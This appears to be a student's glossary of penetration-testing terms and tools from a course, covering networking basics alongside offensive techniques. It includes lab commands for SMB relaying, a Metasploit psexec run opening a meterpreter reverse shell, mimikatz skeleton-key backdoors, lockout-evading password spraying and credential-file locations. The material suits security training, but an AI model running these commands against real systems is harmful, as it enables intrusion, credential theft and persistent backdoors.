- Username (checks for correct username before allowing execution)
- Pivot configurations
  - SMB Named Pipe
  - TCP Pivot

### SMB Relaying:

SMB relaying is an attack where we relay attempted NTLMv2 authentication against our machine to another system in order to obtain unauthorized access to this machine.


1. As a first step, we need to lure a victim to attempt authentication against our "evil" machine. This may sound hard, but there are several ways of how we can achieve this. We will look at some examples in the next few slides;
2. The received authentication request is forwarded by us to the actual target (e.g., a Windows server);
3. The Windows server (target) responds to us with an authentication challenge;
4. We forward the authentication challenge to the victim;
5. The victim calculates a response using his/her credentials, which is sent to us;
6. We forward the response to the Windows server;
7. If authorized, the target Windows server grants us authentication;
8. In order to "close the loop", we forward an "authentication failure" message to the victim.



### SMB Relaying with Responder:

The initial authentication request required by the SMB relay attack could be obtained by Responder's multicast resolution capabilities (using NBT-NS or LLMNR)!

1. The victim workstation attempts to resolve a domain name through NBT-NS or LLMNR, because the requested domain name doesn't have a DNS entry (e.g., because they made a typo: "FILESEERVER" instead of "FILESERVER");
2. We use Responder to respond to the multicast resolution request;
3. The victim attempts to authenticate toward us;
4. The received authentication request is forwarded by us to the actual target (e.g., a Windows server);
5. The Windows server (target) responds to us with an authentication challenge;
6. We forward the authentication challenge to the victim;
7. The victim calculates a response using his/her credentials, which is sent to us;
8. We forward the response to the Windows server;
9. If authorized, the target Windows server grants us authentication;
10. In order to "close the loop", we forward an "authentication failure" message to the victim.



### smbclient.py:

A tool from the Impacket toolkit that allows you to interact with SMB shares on remote systems.

Command: `sec560@slingshot:~$ smbclient.py hiboxy/bgreen:Password1@10.130.10.44`

### ss:

A command that displays socket statistics. It's a modern replacement for the older `netstat` tool and is faster and more efficient in displaying network connections, listening ports, and other network socket-related information.

Command: `ss -tlnp`

- **-t:** This option filters the output to only show TCP (Transmission Control Protocol) sockets. Without this, `ss` would display sockets for all protocols, including UDP.
- **-l:** Displays only listening sockets, meaning the sockets that are waiting for incoming connections (like servers or services running on specific ports).
- **-n:** Shows the output with numeric values, which means it skips DNS lookups and displays the IP addresses and port numbers directly in numeric form (e.g., 127.0.0.1:22 instead of localhost).
- **-p:** Shows the process associated with the socket, including the PID (Process ID) and name of the application or service that is using the socket.

**ssh:**


Secure Shell (SSH) is a protocol used to securely connect to a remote system over the network. Port 22/tcp

Command:

- `sec560@slingshot:~$ ssh bgreen@10.130.10.22 id`
- `id:` The command to be executed on the remote system after login. The `id` command shows the user ID (UID), group ID (GID), and group memberships for the current user or specified user.

(SSH for Pivoting (Single Port Redirection)):

- `sec560@slingshot:~$ ssh -L 7777:10.130.11.13:445 bgreen@10.130.10.22`
  - `-L`: This option specifies local port forwarding. It sets up a tunnel between a local machine and a remote machine through an intermediary server. The format is: `[local_port]:[remote_host]:[remote_port]`
  - `7777`: The port on the local machine that you want to use for the tunnel.
  - `10.130.11.13`: The target remote system that is ultimately accessed through the SSH connection.
  - `445`: The target port on the remote system (`10.130.11.13`) that you want to access through the tunnel. In this case, port 445 is typically used for SMB (Windows file sharing).
  - This command forwards traffic from localhost port 7777 to `10.130.11.13:445` via the SSH connection to `bgreen@10.130.10.22`. Once the connection is established, you can connect to port 7777 on your local machine, and it will be redirected to port 445 on `10.130.11.13`.



```

sec560@slingshot: ~
File Edit View Search Terminal Help
sec560@slingshot:~$ ssh -L 7777:192.168.1.69:445 falken@192.168.1.150
sec560@slingshot: ~
File Edit View Search Terminal Help
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set LHOST 192.168.1.114
LHOST => 192.168.1.114
msf5 exploit(windows/smb/psexec) > set SMBUSER falken
SMBUSER => falken
msf5 exploit(windows/smb/psexec) > set SMBPASS joshua
SMBPASS => joshua
msf5 exploit(windows/smb/psexec) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf5 exploit(windows/smb/psexec) > set RPORT 7777
RPORT => 7777
msf5 exploit(windows/smb/psexec) > exploit

```

## sudo:

Allows users to run commands as the superuser (root) or another user. [Book 1 Page 108](#)

- **-l -l**: Provides a more detailed and verbose output, including all sudo privileges, commands allowed, and any restrictions.
  - **Allowed and denied commands**: Commands that the user can or cannot execute with sudo.
  - **RunAs specifications**: Specifies the users or groups the user is allowed to run commands as (usually root).
  - **Environment variables**: Shows which environment variables are preserved or reset when using sudo.
- **su jeff -**: Creates a login shell with jeff's full environment, similar to logging in as jeff from scratch.
- **su jeff**: Creates a non-login shell, retaining most of the current environment, with minimal changes to accommodate jeff's identity.

## Skeleton Key:

Gain backdoor access to any account using a special password ("mimikatz") without changing existing credentials. Must be performed on all domain controllers. Rebooting the DC makes it go away. [Book 5 Page 36](#)

```
mimikatz # privilege::debug
```

```
...
```

```
mimikatz # misc::skeleton
```

## Startup Folder:

Is a location in a Windows operating system where any executable, link, or script present in the current user's startup folder is launched upon login.

`C:\Users\<name>\%AppData%\Microsoft\Windows\Start Menu\Programs\Startup`

## Spray365:

Is a Python-based tool designed for password spraying attacks against Microsoft 365 accounts. It allows password spraying while bypassing Entra ID's Smart Lockout and conditional access policies. [Book 5 Page 135](#)

## Targets:

When it comes to the data we are after, it can be grouped into three categories: organization, infrastructure, and employee data. [Book 1 Page 63](#)

- **Organization**
  - Goals
  - Mergers and Acquisitions
  - Projects and Products
  - Recent new
- **Infrastructure**
  - IP Addresses
  - Hostnames
  - Software & Hardware
- **Employees**
  - Usernames
  - Email Addresses
  - Breach Credentials
  - Roles

### tcpdump:

**Purpose:** This command captures network traffic on port 445 (typically SMB) to a .pcap file, which can later be analyzed for NTLMv2 hashes or other network activity.

Command: `sudo tcpdump -nv -w /tmp/winauth.pcap port 445`

- `tcpdump`: Network traffic sniffer tool.
- `-nv`: Ensures output is non-verbose and numeric (IP addresses and ports).
- `-w /tmp/winauth.pcap`: Saves the captured packets to a file (/tmp/winauth.pcap).

**port 445:** Captures traffic on port 445 (SMB traffic).

### TCP SYN (half open)

A half-open scan could generate any of the following packet sequences:

- Scanning computer sends SYN and target computer responds RST-ACK (the ACK flag is set, however sometimes not mentioned).
- Scanning computer sends SYN and target computer responds SYN-ACK.
- Scanning computer sends SYN and target computer responds ICMP (Port Unreachable).
- Scanning computer sends SYN and target computer sends no response (packet dropped).

Which of the following TCP packet sequences are common during a SYN (or half-open) scan?

[✓] The scanning computer sends SYN and the target computer responds with RST-ACK.

### TCP Header:

Note that it includes a source port and a destination port; each is 16 bits in length, making it 32 bits in total.

|                      |                 |                       |                             |
|----------------------|-----------------|-----------------------|-----------------------------|
| 16 bits              | Source Port     | 16 bits               | Destination Port            |
| 32 bits              | $ISN_A$ Syn     | Sequence Number       | $SeqN=ISN_A$ $AckN=0$       |
| 32 bit               | $ISN_B$ Syn-Ack | Acknowledgment Number | $SeqN=ISN_B$ $AckN=ISN_A+1$ |
| Hlen                 | Rsvd            | Flags                 | Window                      |
| Checksum             |                 | Urgent Pointer        |                             |
| TCP Options (If Any) |                 |                       | Padding                     |
| Data                 |                 |                       |                             |
| .....                |                 |                       |                             |

### TCP Flags:

The TCP Control Bits are sometimes called the Control Flags or Communication Flags, but the RFC 3168 refers to them as the Control Bits. Book 1 Page 121

- **SYN**: The system should synchronize sequence numbers. This Control Bit is used during session establishment.
- **ACK**: The Acknowledgment field is significant. Packets with this bit set to 1 are acknowledging earlier packets.
- **RST**: The connection should be reset due to an error or other interruptions.
- **FIN**: There is no more data from the sender. Therefore, the session should be gracefully torn down.
- **PSH**: This bit indicates that the TCP layer should immediately flush data through rather than holding it and waiting for more data.
- **URG**: The Urgent Pointer in the TCP header is significant. There is important data there that should be handled quickly.

The two additional Control Bits are CWR and ECE:

- **CWR:** Congestion Window Reduced, which indicates that due to network congestion, the queue of outstanding packets to send has been lowered.
- **ECE:** Explicit Congestion Notification Echo, which indicates that the connection is experiencing congestion.

### TCP 3-Way Handshake:

Is used to exchange sequence numbers so that lost packets can be retransmitted, and packets can be placed in the proper order.

1. **SYN**: Machine A sends SYN packet with initial sequence number (ISNA), ACK set to 0.
2. **SYN-ACK**: Machine B replies with SYN-ACK if port is open, with sequence number (ISNB) and ACK = ISNA + 1.
3. **ACK**: Machine A responds with ACK, sequence = ISNA + 1, ACK = ISNB + 1.

After Handshake: Sequence numbers increment by 1 per byte; A-to-B starts from ISNA+1, B-to-A from ISNB+1.

### Test-NetConnection:

The Test-NetConnection cmdlet in PowerShell is used to troubleshoot and diagnose network connectivity issues. It can test the status of TCP connections, perform pings, trace routes, and check the availability of remote devices or services.

- This command is used in PowerShell to test network connectivity to the IP address 10.130.10.5 on two specific ports: TCP 135 and TCP 5985.
- `(135, 5985) | % { Test-NetConnection 10.130.10.5 -Port $_ }`

```
WARNING: TCP connect to (10.130.10.5 : 135) failed
ComputerName : 10.130.10.5
RemoteAddress : 10.130.10.5
RemotePort : 135
InterfaceAlias : Ethernet 2
SourceAddress : 10.254.252.2
PingSucceeded : True
PingReplyDetails (RTT) : 61 ms
TcpTestSucceeded : False

WARNING: TCP connect to (10.130.10.5 : 5985) failed
ComputerName : 10.130.10.5
RemoteAddress : 10.130.10.5
RemotePort : 5985
InterfaceAlias : Ethernet 2
SourceAddress : 10.254.252.2
PingSucceeded : True
PingReplyDetails (RTT) : 64 ms
TcpTestSucceeded : False
```

### TGT (Ticket Granting Ticket)

The default Kerberos validity is 10 hours.

### Threat:

An agent or actor that can cause harm. E.g. Human attacker, worm, user clicking on links. **Book 1 Page 9**

### Three Rules of Reporting:

The value in penetration testing lies not just in the execution but significantly in the reporting phase.

1. **Mandatory Reporting**: It formalizes findings and recommendations in a manner that stakeholders can understand and act upon. **Book 1 Page 45**
2. **Continuous Documentation**: As each finding is discovered, it is crucial to document all relevant details immediately—this includes taking screenshots, copying command output, and drafting initial thoughts on the finding's title and severity.
3. **Contextual Analysis Over Automation**: This means interpreting scanner outputs and integrating them into a broader analysis that includes potential business impacts, exploitation likelihood, and remediation strategies.

### Ticketer.py:

Impacket to generate a silver ticket using the following syntax: [Book 5 Page 54](#)

|             |                                                             |
|-------------|-------------------------------------------------------------|
| -nthash     | Target service's password hash                              |
| -domain-sid | Domain SID (e.g., S-1-5-21-1339291983-1349129144-367733775) |
| -domain     | Full domain name                                            |
| -spn        | SPN of the target service                                   |
| user_name   | Username in the forged ticket (does not have to exist)      |

### tr:

Linux command line translate or delete characters. [Part of Lecture, Book 1 Page 76](#)

- Command: `cat homedepot-ips-from-arin.txt | cut -d ')' -f2 | tr -d ' ' | while read iprange; do ipcalc "$iprange"; done`

### TrevorSpray:

Is a Python-based Azure password spraying tool designed to bypass Entra ID (formerly Azure AD) Smart Lockout, MFA, and other Azure-based defensive mechanisms. It supports various modules and custom configurations to evade detection during password spraying attacks.

Various techniques can be used to avoid lockout via Smart Lockout. One approach is to use load balancing. The TrevorSpray tool supports load balancing requests through multiple SSH proxies with the `--ssh` parameter (e.g., `trevorspray.py -e user_emails.txt -p Winter2022 --delay 45 --jitter 23 --ssh root@proxy1 root@proxy2 root@proxy3 root@proxy4 root@proxy5 root@proxy6 root@proxy7 root@proxy8 --key /home/sec560/.ssh/id_rsa`). An HTTPS Proxy, Amazon API Gateway, and the execution plan are all used with the Spray365 tool.

### SSHProxies and the key file

### TCPView:

A part of the Sysinternals Suite by Microsoft. It is a network monitoring tool used to display detailed listings of all the TCP and UDP endpoints on a system.


### UDP Behavior:

On the UDP side you must guess port and payload. [Book 1 Page 127](#)

- **Case 1:** The target machine responds with a UDP packet. This is an easy case; something on the target machine received our UDP packet and responded to us. Thus, we can be fairly confident that there is something listening on that port on the target, so the port is open. Nmap lists the port as open.
- **Case 2:** When a UDP packet is sent to a closed port, an ICMP Port Unreachable message often returns, indicating the port is closed (as listed by Nmap). However, systems like Linux and Solaris limit the rate of these messages, with Linux sending only one per second after an initial burst. Therefore, UDP scans must proceed slowly to ensure all ICMP responses are received.
- **Case 3:** We send in a UDP packet, and we get nothing back. There are numerous possible reasons for this, including:
  - The port is closed.
  - A firewall is blocking the inbound probe packet on its way to the target.
  - A firewall is blocking the response on its way back to us.
  - The port is open, but the service listening on the port was looking for a specific payload in the inbound
  - UDP packet. We didn't include any payload, so it silently ignored us.

#### Nmap's Solution for UDP Reliability:

- Nmap 5.20+ sends protocol-specific payloads to increase the chances of a response from open UDP ports.
- Nmap's `nmap-payloads` file contains payload definitions, with version 7.92 sending 35 payloads to 74 ports.
- By targeting common UDP ports with relevant payloads (e.g., DNS on ports 53, 5353, and 26198), Nmap improves detection reliability.
- For all other UDP ports beyond these dozen or so port numbers, Nmap sends an empty payload, still resulting in a lot of Case 3 conditions.



**Nmap**

Nmap sends a protocol-specific payload in an attempt to elicit a response for 35 protocols; other ports are sent an empty payload.

If Nmap does not receive a response, it marks it as: **open|filtered**

**UDP Header:**

There are no Control Bits in UDP, nor is there a sense of “status” of a “connection”. **Book 1 Page 125**

|                     |                          |
|---------------------|--------------------------|
| 16 bits Source Port | 16 bits Destination Port |
| UDP Message Length  | UDP Checksum             |
| Data                |                          |
| ...                 |                          |

**Unattend.xml:**

Is a configuration file used in Windows automated deployment and setup processes. It defines instructions for installing and configuring Windows on a system without requiring manual intervention, enabling a fully automated or partially automated installation. **Book 3 Page 14**

- Location: Found in C:\Windows\Panther.
- Purpose: Used during automated setup processes.
- Content: May contain **local administrator** or **domain credentials** with admin-level privileges.
- Retention Risk: Credentials are often removed post-setup but not always.
- Indicator: Presence suggests the system was provisioned from a gold image.
- Network Insight: Local credentials in the file are likely reused elsewhere in the network.
- Base64: Credentials are encoded in base64

C:\Windows\sysprep\sysprep.xml  
 C:\Windows\sysprep\sysprep.inf  
 C:\Windows\sysprep\inf  
 C:\Windows\Panther\Unattended.xml  
 C:\Windows\Panther\Unattend.xml  
 C:\Windows\Panther\Unattend\Unattend.xml  
 C:\Windows\Panther\Unattend\Unattended.xml  
 C:\Windows\System32\Sysprep\unattend.xml  
 C:\Windows\System32\Sysprep\Panther\unattend.xml

**useradd:**

If you want to create an account, such as a backdoor for persistence, you can use the useradd command.

**Book 1 Page 100**

- [options] LOGIN
- -d HOME\_DIR
- -e EXPIRE\_DATE (format YYYY-MM-DD)
- -u UID (numeric user ID, must be unique unless -o is used. Users with a
- UID of zero are granted root level access)

**Vulnerability:**

A flaw or weakness that can be exploited by a threat actor. E.g. Buffer overflow, misconfiguration, design flaws, default credentials, weak/guessable passwords. RFC 4949 **Book 1 Page 9**

**Vulnerability Assessment:**

Identify, quantify, and rank vulnerabilities (**no exploitation**). **Book 1 Page 11**

#### Watson:

.NET tool designed to enumerate missing KBs and suggest PrivEsc exploits (Windows only).

#### Web Proxy Auto-Discovery (WPAD):

the hosts using Responder as their proxy server will now include their NTLM authentication in their requests. **Note:** will create a pop-up noticeable by clients, not recommended to do in production. **Book 3 Page 102**

#### WebClient:

A PowerShell alias for wget to pull files.

#### WHOIS Database:

Regional Internet Registries (RIRs) offer WHOIS databases that store information about IP address block assignments. **Book 1 Page 76**

- The **American Registry for Internet Numbers (ARIN)** covers North America, including the United States, Canada, and certain Caribbean islands.
- The **Réseaux IP Européens Network Coordination Centre (RIPE NCC)** is the RIR for Europe, the Middle East, and parts of Central Asia.
- The **Asia Pacific Network Information Centre (APNIC)** covers the Asia-Pacific Region.
- The **Latin American and Caribbean Internet Address Registry (LACNIC)** encompasses Latin America and most of the Caribbean.
- **AfriNIC** covers the continent of Africa.

#### wiexec.py:

This command uses the **wmiexec.py** script from the Impacket suite to remotely execute the **hostname** command on the target machine (**10.130.10.128**) as the user **sec560**. The purpose is to retrieve the hostname of the target system over SMB. it allows you to execute commands on remote Windows machines over SMB (Server Message Block). **Pass the password sec560.**

```
sec560@slingshot:~$ wmiexec.py sec560@10.130.10.128 hostname
sec560@slingshot:~$ wmiexec.py sec560:sec560@10.130.10.128 hostname
sec560@slingshot:~$ wmiexec.py sec560:sec560@10.130.10.128
Impacket v0.11.0 - Copyright 2023 Fortra
Password:
[*] SMBv3.0 dialect used
Sec560Student
```

#### winrs:

The winrs command-line tool enables administrators to execute remote commands via the Windows Remote Shell (WinRS) using WinRM.

- PowerShell can be used to execute commands on the remote system.
  - Command: **winrs -r:192.168.1.9 -u:domain\user -p:password command**

#### WinRM:

Windows Remote Management (WinRM) is a service that allows remote system management, enabling users to run commands on target systems. Must be installed and configured before use, which can be done through Group Policy Objects (GPO).

- **Only enabled in Windows Servers.**
- **Not enabled on clients.**
- TCP/5985 or TCP/5986

#### WMI (Windows Management Instrumentation) Execution:

WMI Event Consumers are a Windows feature that allows you to run code automatically when specific events happen. For example, you can set a trigger for something simple like when a user logs in, or for more complex events like detecting failed login attempts for a specific user. Attackers use this to keep control over a compromised system. For instance, they might set up WMI to run a script that maintains access to the machine even after a reboot. e.g. [Collegiate Cyber Defense Competition \(teacher jess competition\)](#)

**Example:** An attacker sets WMI to run a backdoor whenever a user logs in.

#### WMIC (Windows Management Instrumentation Command-line):

Tool allows you to interact with Windows Management Instrumentation (WMI) to execute commands and retrieve system information remotely.

- Uses Port TCP/135
- **PS C:\WINDOWS\system32>** wmic /node:10.130.10.5 /user:hiboxy\bgreen /password:Password1 process call create "ipconfig"
- **C:\>** wmic service where (displayname like "%[whatever]%") get name

Zero Touch (OSINT):

Ideally, you send no packets to the target. **Book 1 Page 62**

- Find data from third parties.